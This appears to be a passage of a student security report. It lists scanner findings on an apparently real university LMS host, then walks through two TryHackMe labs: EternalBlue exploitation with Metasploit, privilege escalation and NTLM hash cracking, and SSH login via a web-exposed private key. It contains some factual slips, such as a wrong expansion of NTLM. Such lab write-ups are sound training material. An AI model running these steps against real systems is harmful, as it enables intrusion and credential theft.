An incident response plan goes together with an incident reporting tool. Both are used to carry out a systematic and logical response to a cyber security incident to mitigate the impact of a cyber attack.

Effective incident management relies on a robust incident response plan. Together with an incident reporting tool that captures the details and provides the mechanism to escalate an incident, incident management can become a powerful process to reduce the impact of a cyber-attack.

8.1 Four Reasons Every Organization Needs an Incident Response Plan:

An incident reporting tool maps to an incident response plan. The incident response plan provides the framework to identify a breach and, from there, the steps and guidance to control the attack and limit the damage. In doing so, customer data is protected, and post-attack recovery can be carried out. This helps to prevent future attacks and ensure regulatory compliance is upheld.

Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Out-of-date Version (Apache)	GET	http://lms.mnsuam.edu.pk/	No Parameters	No Parameter Types
	Out-of-date Version (Moodle)	GET	http://lms.mnsuam.edu.pk/COPYING.txt	No Parameters	No Parameter Types
	Out-of-date Version (OpenSSL)	GET	http://lms.mnsuam.edu.pk/	No Parameters	No Parameter Types
	Out-of-date Version (PHP)	GET	http://lms.mnsuam.edu.pk/	No Parameters	No Parameter Types
	Password Transmitted over HTTP	GET	http://lms.mnsuam.edu.pk/login/	No Parameters	No Parameter Types
	(Possible) Source Code Disclosure (PHP)	GET	http://lms.mnsuam.edu.pk/	No Parameters	No Parameter Types
	Out-of-date Version (jQuery)	GET	http://lms.mnsuam.edu.pk/	No Parameters	No Parameter Types
	SSL/TLS Not Implemented	GET	https://lms.mnsuam.edu.pk/	No Parameters	No Parameter Types

Figure 8. 1 Vulnerability Report

Chapter 9 - PRACTICAL SCENARIOS AND HACKING REAL APPLICATIONS

9.1 HACKING WINDOWS 7 ETERNAL BLUE VULNERABILITY:

Blue (Eternal Blue) – Windows 7 Server

First we need to get connected to their network using a VPN (Virtual PrivateNetwork)

About the vulnerability:

So, as the name of the room, gives us a small hint about the vulnerability or theexploit that can be used for the machine.

Eternal Blue was the exploit used by the world famous WannaCry in orderattack Windows bases systems using SMB (Server Message Block).

Fun Fact: The NSA (National Security Agency) knew about this vulnerability andkept it as secret for more than five years from Microsoft.

Metasploit has a module for this exploit. Its RCE (Remote Code Execution) wherea program on the target machine allows execution of a malicious code remotely,hence compromising the machine.

[TASK 1]: Recon

(#1) First we will start with the nmap scan.

```
nmap -sC -sV -Pn <machine_ip>
```

- -sC =script scan
- -sV=version detection
- -Pn=doesnt send ping probes to machine




Figure 9. 1 initial scanning of server using nmap

(#2)

So, as the Nmap scan result show we have 3 ports under 1000

(#3) Now again we do a Nmap scan to search for vulnerabilities using theNSE(Nmap Script Engine)

```
root@detonXX:~# nmap -script vuln -Pn 10.10.24.27
```

```
nmap -script vuln -Pn <machine_ip>
```

This scan shows us the following result:





Figure 9. 2 We got ms-17 vulnerability using nmap

[TASK 2]: Gain Access

(#1)To start Metasploit:

```
msfconsole
```




(#2) Now as we know the name of the vulnerability we can search whetherthere exists some exploit for it in Metasploit.

```
search ms17-010
```

Figure 9. 3 found exploit of ms-17 vulnerability

Now here we will use the exploit numbered as 2. So,

```
use 2
```



(#3) Each exploit needs a certain options(parameters) to be set. To view theoptions the command is:

```
show options
```

Now we need to set the options which are required and not already set. To know which options are required we need to see the “Required” column for a stating true.

```
set RHOSTS <machine_ip>
```





Figure 9. 4 Using Metasploit to target

(#4) After setting the required options we can now run the exploit.

```
exploit
```



(#5) If everything goes well, we will receive a WIN flag that means the exploit was run successfully on the machine and the session was created.




Figure 9. 5 Metasploit opened up the session

Now, we have received shell, but we cannot do much using this shell which we have got. So now we background the session (1st) which we have got and upgrade to a meterpreter shell. For this we use a payload. A payload is a malicious code which sent to the target which we want the target to execute.

[TASK 3]: Escalate

(#1) Now we will upgrade our shell to meterpreter shell using one of the postexploitation modules.

```
search shell_to_meterpreter
```

Metasploit returns us a module, which we use using the “use” command.

```
use 0
```





Figure 9. 6 metasploit session upgrade to meterpreter

(#2) Using “show options” it shows that we need set the session number. Nowthis session number is the which we had created. Mostly it will be the first session. But in case you want to know the session number you can use the command “show sessions”

```
show options set session 1
```




Now that we have set all the required options. We are good to go !! Here we will

use the “run” command to run the module:

```
run
```

(#3)



(#4)






Figure 9. 7 exploiting the vulnerability

The underlined indicates that we have successfully opened the 2nd session.




(#5) To see all the sessions we have created now we use the;

```
show sessions
```



Now we need to interact with the 2nd session.

```
sessions -i 2
```



(#6)

Now we need to verify our privileges. For that we use the command:

```
getsystem
```

getsystem -tells the Metasploit to use the various methods and try to get the system privileges.


```
getuid
```

getuid-It will display which user are you on the host machine.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9. 8 We get Admin Rights of the system

NT AUTHORITY\SYSTEM means you are the most powerful user on that system.It also means that you are the root user.



(#7) To list all the processes running we have the command:

```
ps
```

Figure 9. 9 process list

(#8) To migrate to a process we have the “migrate” command. We can specify the PID (Process ID) or the name of the process. We migrate to process generally having the NT AUTHORITY\SYSTEM so that we can shift to that process and operate the local system using those privileges.




Figure 9. 10 Migrating the session to different port.

[TASK 4]: Cracking

(#1) The passwords in the Windows are stored in Hash format. Hashing is technique to convert plain text passwords to non-human readable format whichare difficult to crack.

Hashdump is command to retrieve the passwords stored in the SAM (Security Account Manager) database where windows store it user passwords. Using this we get to know the passwords of the different users on the machine.




Figure 9. 11 We dump the NTLM hash.

(#2) Windows uses NTLM(New Technique Network Manager) type of hashing method to store its password. Generally hashed passwords are difficult to be reversed, but if they exists in the Wordlist(rockyou.txt) they can be cracked using the popular tool called Hashcat.

```
apt-get install hashcat
```

Now copy and save the hash in a file named "hashes.txt". To crack the hash, weneed to specify the hash type. As we all know Windows uses NTLM type we canlook up for the mode in the help section of Hashcat or we can use HashIdentifier.

```
hashcat -a 0 -m 1000 hashes.txt <location_of_the_wordlist>
```

(OR)

simply we can use online hash cracking website. CrackStation

Figure 9. 12 we cracked the NTLM password

[TASK 5]: Find Flags !

(#1) So, now that we have the local admin rights we traverse throughout the whole system. To find the flags on the system we can take help of the "search "command for search for the flags. We here use a regular expression ('*') in orderto find the flags. The '*' sign indicates 0 or more occurrences. That means it searches for file having the "flag" that is the fixed word and any other characterafter it, returns the result.

```
search -f flag*.txt
```

```
meterpreter > search  -f flag*.txt
Found 3 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)
```

Figure 9. 13 Searching for flag.txt

Now that we have got to the flag locations, we can traverse the different directories and then view them. We need to learn 3 commands for this:

1. pwd=print the current working directory
2. dir =lists the files in the current directory
3. cd .. =go back
4. cat =view the contents of the file

```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```




Figure 9. 14 Flag1.txt found

(#2)

```
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```




Figure 9. 15 Flag2.txt found

(#3)

```
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```




Figure 9. 16 Flag3.txt found

Finally, we get the flag.

9.2 HACKING LINUX WEBSERVER:

Hacking the Webserver

WGEL CTF — TryHackMe

Scanning and Enumeration

The first thing I always do is run a network scan with Nmap, so I canget a sense of the network structure/architecture, information = power.

```
nmap -A -T4 -v [IP]
```

- A = Get device information
- T4 = Runs faster
- v = print out while scanning




Figure 9. 17 Nmap results for task 2

I see that port 80 is open running Apache, so I opened the website inmy web browser, to check what was going on. I saw a default webpage.




Figure 9. 18 Default Apache webpage

I viewed the page source and saw a comment calling out “jessie”, which can be a possible username.

Figure 9. 19 Page source of the default webpage

I started enumerating on the webpage directories with *dirb*

```
dirb http://[ip]
```




Figure 9. 20 Dirb results

It came back with *http://[ip]/sitemap* as a possible directory, Inavigated to it and saw:

Figure 9. 21 The website directory “sitemap”

I started doing manual enumeration on the site, but nothing appeared to be wrong, so I did more enumeration on the websitedirectories with *dirb.*

Enumerating on the “sitemap” directory

Figure 9. 22 dirbuster found different hidden files

I saw *http:///[ip]/sitemap/.ssh*, which looked interesting, so I navigated to the directory and saw.

Figure 9. 23 In the /sitemap/.ssh directory

I clicked on the id_rsa directory and it showed me a private ssh key.Which can be used to log into ssh without a password.

Figure 9. 24 The private ssh key

I just copied it into a file and made sure to change it's file permissions to **600,** because it won't work without certainpermissions.

```
nano id_rsa
chmod 600 id_rsa
```

Exploit:

Now we can log in through ssh

```
ssh -i id_rsa jessie@[ip]
```

